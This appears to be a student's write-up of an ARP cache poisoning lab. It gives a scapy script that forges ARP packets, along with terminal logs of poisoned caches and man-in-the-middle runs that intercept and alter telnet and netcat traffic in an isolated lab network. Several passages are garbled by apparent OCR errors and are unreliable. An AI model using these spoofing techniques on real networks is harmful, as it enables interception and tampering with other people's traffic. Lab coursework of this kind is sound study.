# **ARP Cache Poisoning Attack Lab**

# **CNS Lab 3**

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## PES1UG20CS084

## Task 1 A

#### Without ether

```
#!/usr/bin/python3

from scapy.all import *

arp= ARP( hwsrc = "02:42:0a:09:00:06",
    psrc = "10.9.0.5",
    hwdst = "02:42:0a:09:00:69",
    pdst = "10.9.0.6" )

ether = Ether()
packet = ether/arp

sendp(packet)
```

**Checking ARP Cache Before** 

```
seed-host-B:PES1UG20CS084:AryanshB:/
$>arp
seed-host-B:PES1UG20CS084:AryanshB:/
$>[
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

## **Checking ARP Cache after**

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
Address
                        HWtype HWaddress
                                                    Flags Mask
                                                                          Iface
M-10.9.0.105.net-10.9.0 ether
                                                                          eth0
                                02:42:0a:09:00:69
                                02:42:0a:09:00:69
B-10.9.0.6.net-10.9.0.0 ether
                                                    С
                                                                          eth0
seed-host-A:PES1UG20CS084:AryanshB:/
₹√П
seed-host-B:PES1UG20CS084:AryanshB:/
$>arp
seed-host-B:PES1UG20CS084:AryanshB:/
```

#### on deleting

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
Address
                        HWtype HWaddress
                                                   Flags Mask
                                                                         Iface
M-10.9.0.105.net-10.9.0 ether 02:42:0a:09:00:69 C
                                                                         eth0
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C
                                                                         eth0
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.6
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.105
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

#### With ether:

```
seed attacker: PESILGORS0884 Anyand8: /volumes
Sypythod: Tackia-sith either, yy

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Sypythod: Tackia-sith either, yy

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seed attacker: PESILGORS0884 Anyand8: /volumes
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seed attacker: PESILGORS0884 Anyand8: /volumes
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seed attacker: PESILGORS0884 Anyand8: /volumes
Sypythod: Tackia-sith either, yy

seed attacker: PESILGORS0884 Anyand8: /volumes
Sypythod: Tackia-sith either, yy

seed attacker: PESILG
```

#### on deleting:

- op is used to specify if an arp reply or request is to be sent. It defaults to 1
- In the second case, reciever never finds actual IP of attacker since the source is set as attacker's MAC addr.

## Task 1 B

#### Scenario 1

```
pkt.show()
sendp(pkt)
```

## **Executing** task11A.py:

## **Executing** task1B.py:

## Scenario 2

## Deleting arp cache:

## Executing task1B.py:

• ANS: op=2 means reply wil be sent

# Task 1 C

## Scenario 1

# **Executing** [task1A.py]

# **Executing** task1C.py



Checking ARP Cache on [host-A] and [host-B]:

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
Address
                        HWtype HWaddress
                                                   Flags Mask
                                                                         Iface
B-10.9.0.6.net-10.9.0.0 ether
                               02:42:0a:09:00:69
                                                                         eth0
                                                   С
M-10.9.0.105.net-10.9.0 ether
                               02:42:0a:09:00:69
                                                  С
                                                                         eth0
seed-host-A:PES1UG20CS084:AryanshB:/
$₹
      Powershell X
                      +
seed-host-B:PES1UG20CS084:AryanshB:/
seed-host-B:PES1UG20CS084:AryanshB:/
$>
```

#### Scenario 2

## **Deleting ARP Cache**

```
seed-host-A:PES1UG20CS084:AryanshB:/

$>arp -d 10.9.0.6


seed-host-A:PES1UG20CS084:AryanshB:/

$>arp -d 10.9.0.105

seed-host-A:PES1UG20CS084:AryanshB:/

$>
```

**Executing** task1C.py




• gratuitous packet only updates already existing values in ARP table so host-B 's cache remains empty '

# **Task 2 MITM Attack on Telnet using ARP Cache Poisoning**


- Launch the ARP cache poisoning attack

Check the ARP caches of Host A and Host B

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$>arp
seed-Host-A:PES1UG20CS084:AryanshB:/
$>
```




## **Executing task 1A (with ether)**



#### **Disabling IP Forwarding**

seed-attacker:PES1UG20CS084:AryanshB:/volumes
\$>sysctl net.ipv4.ip\_forward=0
net.ipv4.ip\_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
\$>

Pinging host-B from host-A




• host-A is pinging 10.9.0.6 whose location we have put as the attacker's MAC, it recieves no reply so sends a broadcast to find 10.9.0.6

**Enabling IP Forwarding** 

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Pinging host-B from host-A



attacker machine acts as man in the middle by recieving the ping from host-A
 and forwarding to host-B

#### - Launch the MITM Attack

**Updating ARP Cache** 

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ] ##
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ ARP ] ##
hwtype = 0x1
ptype = IPv4
hwten = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5

Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py


Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>ed-attacker:PES1UG20CS084:AryanshB:/volumes
$>ed-attacker:PES1UG20CS084:AryanshB:/volumes
```

#### **Turning on IP forwarding**

seed-attacker:PES1UG20CS084:AryanshB:/volumes
\$>sysctl net.ipv4.ip\_forward=1
net.ipv4.ip\_forward = 1

seed-attacker:PES1UG20CS084:AryanshB:/volumes


#### Telnet A to B



#### **Disable IP Forwarding**

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

#### Typing Is in telnet



#### - Performing MITM attack

Refreshing ARP Cache and turning IP Forwarding on

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
          = 02:42:0a:09:00:05
  dst
             = 02:42:0a:09:00:69
  src
  type = ARP
###[ ARP ]###
     hwtype = 0x1

ptype = IPv4

hwlen = None

plen = None

op = who-has

hwsrc = 02:42:0a:09:00:69

psrc = 10.9.0.6

hwdst = 02:42:0a:09:00:05

pdst = 10.9.0.5
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip forward=1
net.ipv4.ip forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
Telnet into 10.9.0.6
seed-Host-A:PES1UG20CS084:AryanshB:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
839a0d0daaf4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)
 * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 14 14:27:31 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@839a0d0daaf4:~$
Turning off IP Forwarding
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

```
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
*** b's', length: 1
Sent 1 packets.
*** b's', length: 1
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
*** b'\x7f', length: 1
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
     70 97.517640514 10.9.0.5
                                     10.9.0.6
                                                               95 Redirect (R
67 [TCP Keep-Alive] 50764
67 Telnet Data ...
95 Redirect (R
67 [TCP Keep-Alive] 23 - 5
66 50764 - 23 [ACK] Seq=79
66 [TCP Keep-Alive ACK] 50
     72 97.5185409956 10.9.0.5
73 97.520977014 10.9.0.6
74 97.521175854 10.9.0.1
75 97.521180028 10.9.0.6
76 97.52128192 10.9.0.5
77 97 522570451 10.9.0.5
     77 97.522570451 10.9.0.5
78 97.662172118 10.9.0.5
                                                      TELNET
                                    10.9.0.5
10.9.0.6
```

67 [TCP Keep-Alive] 50764 — 23 [PSH, ACK] Seq

## Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Refreshing ARP Cache and turning on IP forwarding:

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
  $>python3 task11A.py
  ###[ Ethernet ]###
          = 02:42:0a:09:00:05
    dst
              = 02:42:0a:09:00:69
    src
    type = ARP
  ###[ ARP ]###
       hwtype = 0x1
       ptype = IPv4
hwlen = None
plen = None
       op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
       pdst = 10.9.0.5
  Sent 1 packets.
  seed-attacker:PES1UG20CS084:AryanshB:/volumes
  $>python3 task2.py
  Sent 1 packets.
  seed-attacker:PES1UG20CS084:AryanshB:/volumes
  $> sysctl net.ipv4.ip forward=1
  net.ipv4.ip forward = 1
  seed-attacker:PES1UG20CS084:AryanshB:/volumes
Starting netcat server on host-B and connecting to it on host-A
       seed-Host-B:PES1UG20CS084:AryanshB:/
       $>nc -lp 9090
   seed-Host-A:PES1UG20CS084:AryanshB:/
```

Performing MITM on attacker

\$> nc 10.9.0.6 9090

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst
              = 02:42:0a:09:00:05
              = 02:42:0a:09:00:69
  src
              = ARP
  type
###[ ARP ]###
      hwtype = 0x1
      ptype = IPv4
hwlen = None
      plen
                = None
                = who-has
      op
                = 02:42:0a:09:00:69
      hwsrc
      psrc
                = 10.9.0.6
      hwdst
               = 02:42:0a:09:00:05
                = 10.9.0.5
      pdst
Sent 1 packets.
seed-attacker: PES1UG20CS084: AryanshB:/volumes
$>python3 task2.py
Sent 1 packets.
seed-attacker: PES1UG20CS084: AryanshB: /volumes
$> sysctl net.ipv4.ip forward=1
net.ipv4.ip forward = 1
seed-attacker: PES1UG20CS084: AryanshB:/volumes
$> sysctl net.ipv4.ip forward=0
net.ipv4.ip forward = 0
seed-attacker: PES1UG20CS084: AryanshB:/volumes
$>python3 mitm1.py
LAUNCHING MITM ATTACK.....
Sending aryans on the nc server
seed-Host-A:PES1UG20CS084:AryanshB:/
$> nc 10.9.0.6 9090
aryans
Response on host-B along with attacker shell visible
$>python3 mitml.py
LAUNCHING MITM ATTACK......
*** b'aryans\n', length: 7
                                    seed-Host-B:PES1UG20CS084:AryanshB:/
$>nc -lp 9090
AAAAAA
Sent 1 packets.
.
Sent 1 packets.
*** b'aryans\n', length: 7
```

Sent 1 packets.
Sent 1 packets.

# **MITM successful**